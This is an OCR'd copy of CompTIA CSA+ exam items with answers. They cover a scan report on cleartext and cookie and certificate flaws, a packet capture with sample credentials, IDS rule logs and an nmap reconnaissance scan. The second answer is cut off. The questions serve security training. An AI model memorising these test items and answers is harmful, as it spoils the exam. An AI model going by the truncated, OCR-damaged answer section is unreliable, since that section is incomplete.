CS0-001

Number: CS0-001
Passing Score: 800
Time Limit: 120 min
File Version: 1.0


CS0-001

CompTIA CSA+ Certification Exam

Exam A

QUESTION 1
SIMULATION
The developers recently deployed new code to three web servers. A daily automated external device scan report shows server vulnerabilities that are failing items according to PCI DSS. If the vulnerability is not valid, the analyst must take the proper steps to get the scan clean. If the vulnerability is valid, the analyst must remediate the finding. After reviewing the given information, select the STEP 2 tab in order to complete the simulation by selecting the correct "Validation Result" AND "Remediation Action" for each server listed using the drop down options.

Instructions:
If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.



Step 2

Given the scenario, determine what remediation action is required to address the vulnerabilities.

System	Validate Result	Remediation Action
WEB_SERVER01		
WEB_SERVER02		
WEB_SERVER03		

Vulnerability Scan Report X

Vulnerability Scan Report

HIGH SEVERITY

Title: Cleartext Transmission of Sensitive Information

Description: The software transmits sensitive or security-critical data in Cleartext in a communication channel that can be sniffed by authorized users.

Affected Asset: 172.30.0.150

Risk: Anyone can read the information by gaining access to the channel being used for communication.

Reference: CVE-2002-1949

MEDIUM SEVERITY

Title: Sensitive Cookie in HTTPS session without 'Secure' Attribute

Description: The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over HTTP session.

Affected Asset: 172.30.0.151

Risk: Session Sidejacking

Reference: CVE-2004-0462

LOW SEVERITY


Title: Untrusted SSL/TLS Server X.509 Certificate


Description: The server's TLS/SSL certificate is signed by a Certificate Authority that is untrusted or unknown.


Affected Asset: 172.30.0.152

Risk: May allow man-in-the-middle attackers to insert a spoofed certificate for any Distinguished Name (DN)

Reference: CVE-2005-1234


WEB_SERVER01Logs
X
While logged in to the web portal (172.30.0.150) from the workstation (192.168.0.104) you perform an account password change. This process requires you to reenter the original password and enter a new password twice.
192.168.0.104 172.30.0.151 TLSv1 733 Application Data
172.30.0.151 192.168.0.104 TLSv1 1107 Application Data
192.168.0.104 172.30.0.151 TCP 66 44088 > https [ACK] Seq=1510 Ack=12723 Win=42368
192.168.0.104 172.30.0.150 HTTP 608 GET /verifpwd.learn?URL=AV5FPSHV2Ereal&SSL=83n28x
172.30.0.151 192.168.0.104 TCP 66 http > 60928 [ACK] Seq=622 Ack=847 Win=5154 Len=
Frame 4021: 114 bytes on wire (912 bits), 114 bytes captured (912 bits) on interface 0
Ethernet II, Src: Vmware 00:03:22 (00:50:56:00:03:22), Dst: PaloAlto_39:1c:30 (00:1b:17:39:1c:30)
Internet Protocol Version 4, Src: 192.168.0.104 (192.168.0.104), Dst: 172.30.0.150 (172.30.0.150)
[2 Reassembled TCP Segments (1496 bytes): #4820(1448), #4821(48)]
Hypertext Transfer Protocol
GET /verifpwd.learn?URL=AV5FPSHV2Ereal&SSL=83n28x
Host: XXXXX\r\n
User – Agent: Mozilla/5.0 (x11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0 Iceweasel/18.0.1\r\n
Accept: text/html, application/xhtml+xml,application/xml;q=0.9,*/*;q=0\r\n
Accept-Language: en=US,en;q=0.5\r\n
Accept-Encoding: gzip, deflate\r\n
Referer: http:/XXXXX/Shared/Portal/CustomProfiles/A_Profile.real\r\n
[truncated] Cookie: ASPSESSIONIDQABRBT BC=HEJCAHEDJPK08CEP; ZZZ; ECUSERPROPS=
Connection: keep alive\r\n
Content-Type: application/x-www- form-urlendcoded\r\n
Content-Length: 121\r\n
\r\n
[Full request URI: http//XXX/Shared/Portal/CustomProfiles/PostProfile.real?47=25378158]
Line-based text data: application/x-www-form-urlencoded
EMAIL=someone@cloud.org m&PASSold=PassWord1 m&PASSnew1=PassWord2 m&PASSnewv=PassWord2





Correct Answer: See the answer below
Section: (none)
Explanation

Explanation/Reference:
WEB_SERVER01: VALID – IMPLEMENT SSL/TLS
WEB_SERVER02: VALID – SET SECURE ATTRIBUTE WHEN COOKIE SHOULD SENT VIA HTTPS ONLY

WEB_SERVER03: VALID – IMPLEMENT CA SIGNED CERTIFICATE

QUESTION 2
DRAG DROP
You suspect that multiple unrelated security events have occurred on several nodes on a corporate network. You must review all logs and correlate events when necessary to discover each security event by clicking on each node. Only select corrective actions if the logs shown a security event that needs remediation. Drag and drop the appropriate corrective actions to mitigate the specific security event occurring on each affected device.

Instructions:
The Web Server, Database Server, IDS, Development PC, Accounting PC and Marketing PC are clickable. Some actions may not be required and each actions can only be used once per node. The corrective action order is not important. If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

Select and Place:

Logs | Solutions

Time	Source	Destination	Protocol	Length		Rule
2016/03/02 16:20.2934	172.30.0.2.6881	73.34.229.20.49876	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server;	established; content:"GE
2016/03/02 16:20.8142	123.123.123.123.5922	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgna resource request; flow to server;	established; content:"GE
2016/03/02 16:20.9013	77.250.9.31.12402	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgdl resource request; flow to server;	established; content:"GE
2016/03/02 16:21.0032	123.123.123.123.5922	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgsi resource request; flow to server;	established; content:"GE
2016/03/02 16:21.0242	172.30.0.2.6881	73.34.229.20.49876	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server;	established; content:"GE
2016/03/02 16:21.2464	151.44.15.252.8517	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgna resource request; flow to server;	established; content:"GE
2016/03/02 16:21.3672	151.44.15.252.8517	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgna resource request; flow to server;	established; content:"GE
2016/03/02 16:21.4789	172.30.0.2.6881	73.34.229.20.49876	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server;	established; content:"GE
2016/03/02 16:21.4919	151.44.15.252.8517	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgna resource request; flow to server;	established; content:"GE
2016/03/02 16:21.6812	172.30.0.2.6882	142.1.115.230.49232	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server;	established; content:"GE
2016/03/02 16:22.0992	172.30.0.2.6883	55.39.240.3.49922	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server;	established; content:"GE
2016/03/02 16:22.1373	172.30.0.2.6882	142.1.115.230.49232	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server;	established; content:"GE
2016/03/02 16:22.2091	172.30.0.2.6883	55.39.240.3.49922	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server;	established; content:"GE
2016/03/02 16:22.3771	172.30.0.2.6882	142.1.115.230.49232	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server;	established; content:"GE

Logs | Solutions

Possible Actions: Recommended Solutions:

- NIPS
- WAF
- HIPS
- Secure coding
- Server side validation
- Application whitelisting


Save | Exit


Logs | Solutions | Developmen


```
Localhost:~# nmap -A  172.30.0.10

Starting nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 E
 Interesting ports on device1 (172.30.0.10):
 (The 1656 ports scanned but not shown below are in state: closed)
 PORT STATE SERVICE VERSION
 21/tcp open ftp
```

Correct Answer:


Logs
Solutions
Time
Source
Destination
Protocol
Length
Rule
2016/03/02 16:20.2934 172.30.0.2.6881 73.34.229.20.49876 TCP $HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GE
2016/03/02 16:20.8142 123.123.123.123.5922 10.10.10.10:80 TCP $External any -> $HomeNets any (msg:flgna resource request; flow to server; established; content:"GE
2016/03/02 16:20.9013 77.250.9.31.12402 10.10.10.10:80 TCP $External any -> $HomeNets any (msg:flgdl resource request; flow to server; established; content:"GE
2016/03/02 16:21.0032 123.123.123.123.5922 10.10.10.10:80 TCP $External any -> $HomeNets any (msg:flgsi resource request; flow to server; established; content:"GE
